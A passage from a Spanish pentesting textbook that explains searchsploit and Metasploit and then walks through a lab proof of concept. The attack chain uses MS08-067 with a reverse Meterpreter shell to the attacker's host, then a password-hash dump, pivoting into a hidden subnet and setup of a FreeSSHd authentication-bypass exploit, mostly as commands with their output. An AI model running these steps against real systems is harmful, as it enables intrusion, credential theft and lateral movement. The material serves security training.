


Imagen 04.03: Secciones de aplicaciones para la explotación en *Kali Linux*.

Base de datos de exploits

En la sección "Base de datos de *exploits*" se puede encontrar una herramienta denominada *searchsploit*. Esta aplicación es un *script* cuyo objetivo es realizar búsquedas por plataformas, aplicaciones, protocolos y localizar los *exploits* que se disponen en la distribución.

La aplicación no es más que un *script* de *bash* tal y como se puede visualizar en la imagen, que dispone de un fichero CSV a modo de base de datos. Además, existe una carpeta denominada *platform* que alberga los *exploits* que se pueden encontrar en un sitio web como *exploit-db*.

```
root@kali:/usr/share/exploitdb# cat searchsploit
#!/bin/bash
# exploitdb CLI search tool

csvpath=/usr/share/exploitdb/files.csv

USAGE="Usage: `basename $0` [term1] [term2] [term3]\nExample: `basename $0` orac
se in the search terms; second and third terms are optional.\n`basename $0` will
e left to right so order your search terms accordingly.\n(ie: 'oracle local' wil
al oracle')"

if [ $# -eq 0 ]; then
        echo -e $USAGE >&2
```

Imagen 04.04: Código de *Searchsploit*.

Aparentemente esta aplicación puede ser sencilla y no muy productiva, pero realmente es todo lo contrario. La distribución de *Kali* dispone de un gran número de *exploits* en su interior, que quizá no sean conocidos debido a que el auditor no los ha utilizado antes. Gracias a esta pequeña herramienta se pueden realizar búsquedas de *exploits* en función de un protocolo, plataforma, versión de producto que se requiera.

Estructura de Searchsploit

La ruta donde se encuentra el *script* es */usr/share/exploitdb*. En el interior de dicha ruta se puede encontrar:

- El fichero *files.csv*. Este fichero contiene un número único que identifica al *exploit*, la ruta donde se encuentra físicamente, la descripción, la fecha, la plataforma, el tipo de explotación (local, remota) y el puerto. Este archivo realiza las funciones de base de datos donde en función de los parámetros de entrada de *searchsploit* se buscarán coincidencias en *files.csv*.
- El directorio *platform*. Este directorio contiene un gran número de *exploits* en distintos lenguajes de programación, como puede ser lenguaje *C, Ruby*, *Python*, pruebas de concepto en archivos de texto, *scripts*, etcétera.
- El fichero *searchsploit*. Este fichero es ejecutable y contiene el cuerpo del *script* que se lanza y realiza las búsquedas en función de los parámetros de entrada.

En el directorio *platform* se pueden encontrar del orden de más de 22.000 *exploits*, los cuales se encuentran en el sitio web *exploit-db.com*. El *pentester* antes de buscar por la red debería buscar mediante esta aplicación ya que muy probablemente disponga de un *exploit* para lo que necesita. Hay que tener en cuenta que tener esta aplicación actualizada puede no ser tarea sencilla, pero es una herramienta bastante útil para llevar a cabo búsquedas de *exploits* en un momento dado.

Búsqueda de exploits con Searchsploit

En este apartado se va a explicar una búsqueda con *Searchsploit*. El resultado de las búsquedas son las rutas donde se encuentran *exploits* que satisfacen los patrones de búsqueda que se pasaron a la aplicación. Todo *exploit* se encuentra en el interior de la carpeta *platform*, que a la vez dispone de otras subcarpetas. Por esta razón es interesante obtener la ruta completa donde se aloja definitivamente el *exploit* a través de dicha herramienta.

Se podrá observar que la nomenclatura que utiliza *exploit-db* para almacenar los *exploits* es totalmente numérica. Por ello, el fichero *files.csv* indica el nombre del fichero y la descripción real, ya que solo por el nombre del fichero no se consigue gran información.

En el siguiente ejemplo se utiliza la siguiente instrucción *searchsploit freesshd windows*. Como se puede visualizar la sintaxis de la aplicación es sencilla *searchsploit patrón 1 [patrón 2] ... [patrón N]*. La salida obtenida por esta primera búsqueda son todos los *exploits* que se encuentran enumerados en el fichero *files.csv* que coinciden con los patrones indicados. A mayor número de patrones indicados

más selectiva es la búsqueda de *exploits*, por lo que se recomienda utilizar siempre patrones como plataforma, protocolo o producto si es conocido por el *pentester*.

```
root@kali:/usr/share/exploitdb# searchsploit freesshd windows
 Description                                                             Path
------------------------------------------------------------------------ ------------------------
freeSSHd <= 1.0.9 Key Exchange Algorithm Buffer Overflow Exploit        /windows/remote/1787.py
freeSSHd 1.2.1 Remote Stack Overflow PoC (auth)                          /windows/dos/5709.pl
freeSSHd 1.2.1 (Post Auth) Remote SEH Overflow Exploit                   /windows/remote/5751.pl
freeSSHd 1.2.1 sftp rename Remote Buffer Overflow PoC (auth)             /windows/dos/6800.pl
freeSSHd 1.2.1 sftp realpath Remote Buffer Overflow PoC (auth)           /windows/dos/6812.pl
FreeSSHd 1.2.1 (rename) Remote Buffer Overflow Exploit (SEH)             /windows/remote/8295.pl
FreeSSHD 1.2.4 Remote Buffer Overflow DoS                                /windows/dos/11842.py
FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow             /windows/remote/16461.rb
FreeSSHd Crash PoC                                                       /windows/dos/18268.txt
FreeSSHD Remote Authentication Bypass Zeroday Exploit                    /windows/remote/23080.txt
Freesshd Authentication Bypass                                           /windows/remote/24133.rb
```

Imagen 04.05: Búsqueda de *exploits* realizada con *searchsploit*.

Otra búsqueda interesante es por el tipo del *exploit*, es decir, si es un *exploit* local o de ejecución remota. En un momento dado el *pentester* puede necesitar un *exploit* local para elevar privilegios en un sistema *Microsoft Windows*. Por esta razón una búsqueda interesante sería acotar la búsqueda a *exploits* locales, simplemente introduciendo el patrón local en la ejecución de la aplicación.

```
root@kali:/usr/share/exploitdb# searchsploit windows local
 Description                                                             Path
------------------------------------------------------------------------ ------------------------
MS Windows XP (explorer.exe) Buffer Overflow Exploit                     /windows/local/32.c
ICQ Pro 2003a Password Bypass exploit (cal-icq.asm)                      /windows/local/52.asm
DameWare Mini Remote Control Server SYSTEM Exploit                       /windows/local/79.c
MS Windows (ListBox/ComboBox Control) Local Exploit (MS03-045)           /windows/local/122.c
FirstClass Desktop 7.1 (latest) Buffer Overflow Exploit                  /windows/local/172.c
MS Windows Utility Manager Local SYSTEM Exploit (MS04-011)               /windows/local/271.c
WinZIP MIME Parsing Overflow Proof of Concept Exploit                    /windows/local/272.c
```

Imagen 04.06: Búsqueda de *exploits* locales con *searchsploit*.

Metasploit

Es el nombre que recibe el proyecto, *open source,* sobre seguridad informática. Este proyecto facilita el trabajo al auditor proporcionando información sobre vulnerabilidades de seguridad, ayudando a explotarlas en los procesos de *pentesting* o test de intrusión. El subproyecto más famoso que dispone es *Metasploit framework*, o simplemente denominado *Metasploit*. Este *framework* es un conjunto de herramientas con las que el auditor puede desarrollar y ejecutar *exploits* y lanzarlos contra máquinas para comprobar la seguridad de éstas. Otras de las funcionalidades que aporta es un archivo de *shellcodes*, herramientas para recolectar información y escanear en busca de vulnerabilidades.

En *Kali Linux Metasploit* es una de las aplicaciones *Top*, como se puede entender rápidamente al consultar el apartado de *"Top 10 Security Tools"*. En la ruta */usr/share/metasploit-framework* se encuentra distribuido el *framework*. En esta ruta se pueden visualizar los binarios del tipo *msf*, que son las herramientas que aportan distinta funcionalidad al *framework* como:

- Línea de comandos para interactuar con *Metasploit*.
- Interfaz gráfica para interactuar con *Metasploit*.

- Generación de *payloads*.
- Ofuscación de los *payloads* mediante *encoders*.
- Análisis de binarios.

El directorio *modules* proporciona todos los *exploits, payloads, encoders*, módulos de tipo *auxiliary, nops* y *post* del *framework*, por lo que si se requiere actualizar el número de *exploits* o de los otros módulos se debe añadir en dichas carpetas.

La estructura, por ejemplo, de la carpeta *exploits* se corresponde con la manera de interactuar luego con los módulos en la línea de comandos. El primer nivel dentro de la carpeta *exploits* se corresponde con la plataforma o tipo de plataformas para el que se desarrolló el *exploit*. El segundo nivel indica el protocolo o producto para el que se implementó el *exploit*, y por último se encuentra el archivo en *Ruby*, el cual es el módulo del *exploit*.

Por otro lado los módulos son una pieza o bloque de código que implementa una o varias funcionalidades, como puede ser la ejecución de un *exploit* concreto o la realización de un escaneo sobre máquinas remotas. Los módulos que componen el *framework* son el núcleo de *Metasploit* y los que hacen que sea tan poderoso. Éstos pueden ser desarrollados por los usuarios y de esta manera ampliar el *framework* de manera personalizada, y en función de las necesidades del auditor.

La ruta de los binarios *msf* se encuentra en la variable $PATH por lo que simplemente lanzándolos desde la línea de comandos se pueden ejecutar, independientemente de la ubicación donde se encuentre el usuario. A continuación se muestra una tabla a modo de resumen de los binarios más importantes del *framework*

Binario	Descripción
msfconsole	Línea de comandos de *Metasploit* que permite ejecutar módulos y realizar diversas acciones en un test de intrusión.
msfcli	Interfaz que permite lanzar un módulo concreto mediante su configuración en misma ejecución de la aplicación.
msfgui	Interfaz gráfica para realizar las mismas acciones que con *msfconsole*.
msfd	Servicio que queda a la escucha pendiente de recibir conexiones para ofrecer una línea de comandos en remoto.
msfbinscan	Permite realizar búsquedas en ejecutables, tanto como búsquedas de instrucciones de salto, instrucciones POP, etcétera.
msfpescan	Permite realizar un análisis sobre DLLs y obtener la dirección de retorno deseada para que la *shellcode* se ejecute como se espera.
msfpayload	Permite generar *shellcodes* en distintos lenguajes de programación, e incluso embeberlas en ejecutables de *windows* o binarios de *UNIX*.
msfencode	Permite ofuscar el código de la *shellcode* provocando que los AVs o IDS o los detecten.

Binario	Descripción
msfvenom	Esta utilidad es el resultado de la unión entre *msfencode* y *msfpayload.*
msfupdate	Permite actualizar el *framework*, incluyendo módulos y funcionalidades.

Tabla 04.01: resumen de los binarios más importantes de *Metasploit.*

Proof Of Concept: Pivote + 0Day = Owned!

A finales del año 2012 se descubrió una vulnerabilidad en la aplicación *FreeSSHd*, la cual a mediados del año 2013 sigue siendo una vulnerabilidad de tipo *0day*. Existe un gran número de aplicaciones que no son de ámbito general, es decir, no son conocidas por la mayoría de los usuarios de la informática, pero que son utilizadas por empresas en el mundo laboral. Al no tratarse de aplicaciones como *Java* o *Adobe Reader* hacen que sus desarrolladores vivan en un mundo más tranquilo, simplemente por el hecho de no tener la presión de parchear tras el descubrimiento de una vulnerabilidad crítica.

FreeSSHd es un sencillo servidor SSH para equipos *Microsoft Windows*. Este servidor permite gestionar sesiones de *shell* y gestión de archivos de forma segura mediante SFTP. La vulnerabilidad afecta a las versiones iguales o inferiores a la 1.2.6.

El escenario presentado es el reflejo de una posible situación real en un entorno laboral de una empresa. El escenario de la prueba de concepto es el siguiente:

- Máquina con *Windows XP SP3* vulnerable a la famosa vulnerabilidad *MS08_067_netapi*. Esta máquina dispone de dos tarjetas de red, la primera configurada en la red 192.168.1.0/24 y la segunda configurada en la red 10.0.0.0/8.

```
Adaptador Ethernet Conexión de área local          :

        Sufijo de conexión específica DNS :
        Dirección IP. . . . . . . . . . . : 192.168.1.40
        Máscara de subred . . . . . . . . : 255.255.255.0
        Puerta de enlace predeterminada   : 192.168.1.1

Adaptador Ethernet Conexión de área local 2        :

        Sufijo de conexión específica DNS :
        Dirección IP. . . . . . . . . . . : 10.0.0.1
        Máscara de subred . . . . . . . . : 255.0.0.0
        Puerta de enlace predeterminada   :
```

Imagen 04.07: Configuración de red de *Windows XP*.

- Máquina con la distribución de *Kali Linux* y *Metasploit*. Esta máquina se encuentra en una red de desarrollo, en la red 192.168.1.0/24, sin conectividad con la red 10.0.0.0/8.

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f4:8e:1f
          inet addr:192.168.1.37  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef4:8e1f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1065 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:114365 (111.6 KiB)  TX bytes:2388 (2.3 KiB)
```

Imagen 04.08: Configuración de red de *Kali Linux*.

- Máquina *Windows 7* con la aplicación *FreeSSHd* instalada en el equipo en la red 10.0.0.0/8. Se entiende que la máquina *Windows 7* es una máquina importante, podría ser un servidor crítico sin conectividad con la máquina *Kali Linux*.

```
Adaptador de Ethernet Conexión de área local:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::9fc:8a4:52ea:aa0c%11
   Dirección IPv4. . . . . . . . . . . . . . : 10.0.0.2
   Máscara de subred . . . . . . . . . . . . : 255.0.0.0
   Puerta de enlace predeterminada . . . . . :
```

Imagen 04.09: Configuración de red de *Windows 7*.

Desde *Kali Linux* el *pentester* realizará un escaneo de servicios y versiones sobre las máquinas con las que se dispone de conectividad. El objetivo es verificar si existe alguna vulnerabilidad, ya sea de sistema operativo o alguna aplicación que se ejecuta en esa máquina. ¿Se dispone de alguna credencial o *hash* de *Windows* para intentar impersonalizar la sesión de usuario? Si aún el *pentester* no dispone de esta información habrá que encontrar una vía mediante la explotación de alguna vulnerabilidad o la interceptación de información sensible en la red.

Tras analizar la máquina XP, con la que se dispone de conectividad directa, se observa que puede ser vulnerable a una vulnerabilidad de 2008 que afecta al servicio SMB. Sin necesidad de que el usuario de la máquina XP realice ninguna acción se puede obtener el control remoto de la máquina. Se utiliza un escáner de puertos que viene incluido como módulo de tipo *auxiliary* en *Metasploit*. En la imagen se puede visualizar la configuración que se realiza del módulo y como se detectan ciertos puertos. El módulo utilizado es *auxiliary/scanner/portscan/tcp*.

```
msf > use auxiliary/scanner/portscan/tcp
msf  auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf  auxiliary(tcp) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf  auxiliary(tcp) > set PORTS 20-500
PORTS => 20-500
msf  auxiliary(tcp) > run

[*] 192.168.1.40:135 - TCP OPEN
[*] 192.168.1.40:139 - TCP OPEN
[*] 192.168.1.40:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(tcp) > 
```

Imagen 04.10: Configuración y ejecución de *portscan* contra la máquina XP.

Se puede visualizar el famoso puerto 445, *"yes, i am smb!"*. Si se disponen de credenciales o *hashes* de usuario de *Windows* se podría intentar subir un *payload* a través de dicho servicio autenticándose en el equipo. En esta prueba de concepto se utilizará el famoso *MS08_067_netapi*.

Se utiliza el módulo *auxiliary/scanner/smb/smb_version* para verificar rápidamente que tipo de equipo es el que se acaba de escanear.

Se obtiene información interesante como puede ser:

- Versión del sistema operativo y *Service Pack.*
- Idioma de la versión del sistema operativo. Este dato es importante en versiones anteriores a *Windows Vista* y *2008.*
- Nombre de la máquina y dominio.

```
msf auxiliary(tcp) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   RHOSTS                       yes       The target address range or CIDR identifier
   SMBDomain   WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                      no        The password for the specified username
   SMBUser                      no        The username to authenticate as
   THREADS     1                yes       The number of concurrent threads

msf auxiliary(smb_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf auxiliary(smb_version) > run

[*] 192.168.1.40:445 is running Windows XP Service Pack 3 (language: Spanish) (name:PRUEBAS-01760CC) (domain:GRU
PO_TRABAJO)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Imagen 04.11: Obtención de información sobre el equipo mediante *smb_version.*

A continuación se lanza el *exploit* para la vulnerabilidad *MS08_067_netapi.* En la imagen se puede visualizar la inyección del *Meterpreter* tras aprovechar la vulnerabilidad y se consigue el control total de la máquina remota.

```
msf auxiliary(smb_version) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > set RHOST 192.168.1.40
RHOST => 192.168.1.40
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.37
LHOST => 192.168.1.37
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.37:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.37:4444 -> 192.168.1.40:3190) at 2013-03-24 23:50:04 +0100

meterpreter >
```

Imagen 04.12: Explotación de *Windows XP.*

En este instante se debe explorar el equipo vulnerado en busca del máximo de información, como puede ser:

- Configuración de red. Se pueden descubrir nuevas redes o analizando el tráfico que circula por los posibles adaptadores de red encontrar máquinas con las que no se dispone de conectividad y que pueden ser críticas.
- Volcado de usuarios almacenados en la SAM. Si la máquina fuera un *Domain Controller* se podría obtener, siempre y cuando se tuvieran privilegios, un volcado de usuarios del dominio, con lo que la auditoría interna de red acabaría ya que se obtendría acceso completo. Con estos usuarios se podría realizar impersonalización de estos en otras máquinas *Windows* de la red.
- Información global de la máquina, mediante la ejecución de *scripts* como *scraper* o *winenum*.
- Utilizar la máquina vulnerada como pivote para disponer de conectividad con otras máquinas.
- Búsqueda de credenciales cacheadas en la máquina mediante la utilización de herramientas como *Mimikatz* o *WCE* en la máquina remota.

Una de las primeras acciones a realizar, como se menciona anteriormente, es investigar la configuración de la red en la máquina vulnerada, ya que se pueden encontrar nuevas máquinas interesantes.

En la imagen se puede visualizar como la máquina XP dispone de dos adaptadores de red, uno en la red 192.168.1.0/24 y otro en la red 10.0.0.0/8, además del adaptador local o de *loopback*.

```
Interface  2
============
Name         : Adaptador Ethernet PCI AMD PCNET Family - Minipuerto del administrador de paquetes
Hardware MAC : 08:00:27:b7:f2:08
MTU          : 1500
IPv4 Address : 192.168.1.40
IPv4 Netmask : 255.255.255.0


Interface  3
============
Name         : Adaptador Ethernet PCI AMD PCNET Family #2 - Minipuerto del administrador de paquetes
Hardware MAC : 08:00:27:f6:7a:d6
MTU          : 1500
IPv4 Address : 10.0.0.1
IPv4 Netmask : 255.0.0.0
```

Imagen 04.13: Configuración de red de la máquina XP.

En este instante se debe configurar una ruta interna en *Metasploit* para poder tener conectividad con las máquinas de la red 10.0.0.0/8 a través de la sesión con *id* 1, que es la que se acaba de crear con la explotación.

Se puede utilizar el *script autoroute* en la sesión de *Meterpreter,* o también es posible utilizar el comando *route* de *Metasploit* tal y como se puede visualizar en la imagen 04.14 de la siguiente página.

```
meterpreter > background
[*] Backgrounding session 1...
msf  exploit(ms08_067_netapi) > route add 10.0.0.0 255.0.0.0 1
[*] Route added
msf  exploit(ms08_067_netapi) > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.0.0.0           255.0.0.0          Session 1

msf  exploit(ms08_067_netapi) > 
```

Imagen 04.14: Configuración de *pivoting* .

Antes de explorar la red 10.0.0.0/8 se debe obtener, o intentar conseguir, información importante con la que se pueda volver a entrar al equipo sin necesidad de explotar ninguna vulnerabilidad. Se podría hacer persistente a *Meterpreter*, pero esto es invasivo y los AVs podrían detectarlo rápidamente. Por esta razón se decide realizar un *hashdump* o volcado de *hashes* del equipo vulnerado. Con esta información se podría volver al equipo a través del módulo *exploit/windows/smb/psexec* e impersonalizar al usuario.

```
msf  exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrador:500:8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0ae969:::
Asistente de ayuda:1000:317dd0337ea2d549dc6743cd7ee77792:e1ec1bc581f420f3a09570442879965d:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
pepe:1003:8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0ae969:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:3cb0da961c4388978ebcc9440e725954:::
meterpreter > 
```

Imagen 04.15: Volcado de *hashes*.

Una vez realizado el volcado de *hashes* de usuario de la máquina XP se utiliza a ésta como puente para llegar a la red 10.0.0.0/8 y realizar un escaneo sobre dicha red. De este modo, se pueden descubrir que máquinas se encuentran en dicha red, de algún modo "ocultas" o sin conectividad a la máquina del *pentester*.

Se utiliza el módulo *auxiliary/scanner/portscan/tcp* para "barrer" la red 10.0.0.0/8, configurando un rango de puertos bajo. De esta manera se consigue descubrir máquinas rápidamente, aunque otra forma es configurar puertos típicos en redes empresariales, como puede ser el SMB. Una vez que se han descubierto las nuevas máquinas se debería realizar un análisis exhaustivo de los servicios y versiones de éstas.

Como se puede visualizar en la siguiente imagen se ha obtenido una nueva máquina, *a priori*, desconocida por el *pentester*. La nueva máquina tiene como dirección IP 10.0.0.2 y aparte de disponer

de los puertos típicos 135,139 y 445, tiene el puerto 22 a la escucha. ¿Es un equipo *UNIX*? El puerto 22 por defecto correspondería con un servidor SSH, muy común en dichos sistemas operativos y no tanto en sistemas *Windows*. Por otro lado, los puertos anteriores son más comunes de sistemas *Windows* que *UNIX*.

```
[*] Backgrounding session 1...
msf  exploit(ms08_067_netapi) > use auxiliary/scanner/portscan/tcp
msf  auxiliary(tcp) > set RHOSTS 10.0.0.0/24
RHOSTS => 10.0.0.0/24
msf  auxiliary(tcp) > set PORTS 20-500
PORTS => 20-500
msf  auxiliary(tcp) > run

[*] 10.0.0.1:135 - TCP OPEN
[*] 10.0.0.1:139 - TCP OPEN
[*] 10.0.0.1:445 - TCP OPEN
[*] 10.0.0.2:22 - TCP OPEN
[*] 10.0.0.2:139 - TCP OPEN
[*] 10.0.0.2:135 - TCP OPEN
[*] 10.0.0.2:445 - TCP OPEN
```

Imagen 04.16: Descubrimiento de la máquina *Windows 7*.

El siguiente paso es verificar qué sistema operativo y para ello se utiliza de nuevo el módulo *auxiliary/scanner/smb/smb_version*. La configuración es sencilla, solo hace faltar indicar el equipo remoto y lanzar el módulo. El resultado obtenido es que el sistema operativo es una máquina *Windows 7*, obteniendo además el nombre de la máquina y el dominio al que pertenece.

```
msf  auxiliary(tcp) > use auxiliary/scanner/smb/smb_version
msf  auxiliary(smb_version) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf  auxiliary(smb_version) > run

[*] 10.0.0.2:445 is running Windows 7 Ultimate (Build 7600) (language: Unknown) (name:PRACTICAS●-PC) (domain:WOR
KGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(smb_version) > █
```

Imagen 04.17: Descubrimiento de sistema operativo.

Ahora ya se sabe que es una máquina *Windows 7* con el puerto 22 a la escucha. Hay que verificar que ese puerto 22 se trata de un servicio del protocolo SSH e intentar obtener el máximo de información sobre ello. Las aplicaciones que implementan el protocolo SSH en sistemas *Windows* suelen ser herramientas de nivel medio, es decir, con poco soporte o actualizadas en períodos de tiempo largo. Este hecho puede provocar que existan vulnerabilidades y *exploits* sobre ellas que ayuden al *pentester* a entrar en sistemas que de otra forma no podría.

Para investigar más sobre el protocolo SSH de la máquina *Windows 7* se utiliza el módulo *auxiliary/scanner/ssh/ssh_version*. Tras configurar el módulo se obtiene información, que en un principio, puede resultar extraña. Se obtiene que el protocolo es *"ssh-2.0-weonlydo 2.1.3"*, el cual puede extrañar al *pentester* por su desconocimiento. El *pentester* puede encontrarse en un punto de desconocimiento o de inflexión, por ello se apoyará en Internet para descubrir más sobre dicho protocolo.

```
msf  auxiliary(smb_version) > use auxiliary/scanner/ssh/ssh_version
msf  auxiliary(ssh_version) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf  auxiliary(ssh_version) > run

[*] 10.0.0.2:22, SSH server version: SSH-2.0-WeOnlyDo 2.1.3
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(ssh_version) >
```

Imagen 04.18: Descubrimiento de versión del protocolo SSH.

Se busca información en *Google* sobre *"ssh-2.0-weonlydo 2.1.3"* y se utiliza además otras posibilidades como *"ssh-2.0-weonlydo 2.1.3 exploit"*. *Google* puede arrojar sorpresas en sus búsquedas, no hay más que entender el funcionamiento de *Google Hacking*. En este caso, se obtiene información sobre un *0day* y el código del *exploit* para llevar a cabo la explotación mediante *Metasploit*.




Imagen 04.19: Encontrar *exploit* y aplicación para el protocolo SSH.

Una vez que se ha encontrado un *exploit* y que se ha visto que el protocolo anterior es utilizado por una herramienta denominada *FreeSSHd*, se busca mediante el comando *search* en *Metasploit* para comprobar que se dispone de dicho *exploit* ya agregado en el *framework*. Además, se comprueba que hasta la versión 1.2.6 de *FreeSSHd* este *exploit* es exitoso, y la sorpresa del *pentester* es mayor cuando en el sitio web original de la aplicación se comprueba que la última versión disponible es precisamente la 1.2.6. Por lo tanto ¡es un *0day*!

Tras entender que la máquina *Windows 7* es vulnerable gracias a una aplicación de terceros instalada en ella, el *pentester* configura el módulo que provocará tomar el control de la máquina remota a través del pivote que proporciona la máquina XP. La configuración del módulo es sencilla, se dispone de un parámetro denominado USERNAME que indica una lista de nombres de usuario con los que estos generalmente se pueden loguear en la aplicación. El *pentester* deberá introducir los más comunes ya que de esa suerte dependerá el éxito del ataque. Además, existe otro parámetro en el que se puede proporcionar un listado de usuarios en un fichero.

```
msf  auxiliary(ssh_version) > use exploit/windows/ssh/freesshd_authbypass
msf  exploit(freesshd_authbypass) > show options

Module options (exploit/windows/ssh/freesshd_authbypass):

   Name       Current Setting                                              Required  Description
   ----       ---------------                                              --------  -----------
   RHOST                                                                   yes       The target address
   RPORT      22                                                           yes       The target port
   USERNAME                                                                no        A specific username to try
   USER_FILE  /opt/metasploit/apps/pro/msf3/data/wordlists/unix_users.txt  yes       File containing usernames,
one per line


Exploit target:

   Id  Name
   --  ----
   0   Freesshd <= 1.2.6 / Windows (Universal)


msf  exploit(freesshd_authbypass) > set RHOST 10.0.0.2
RHOST => 10.0.0.2
msf  exploit(freesshd_authbypass) > set USERNAME administrador
USERNAME => administrador
msf  exploit(freesshd_authbypass) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
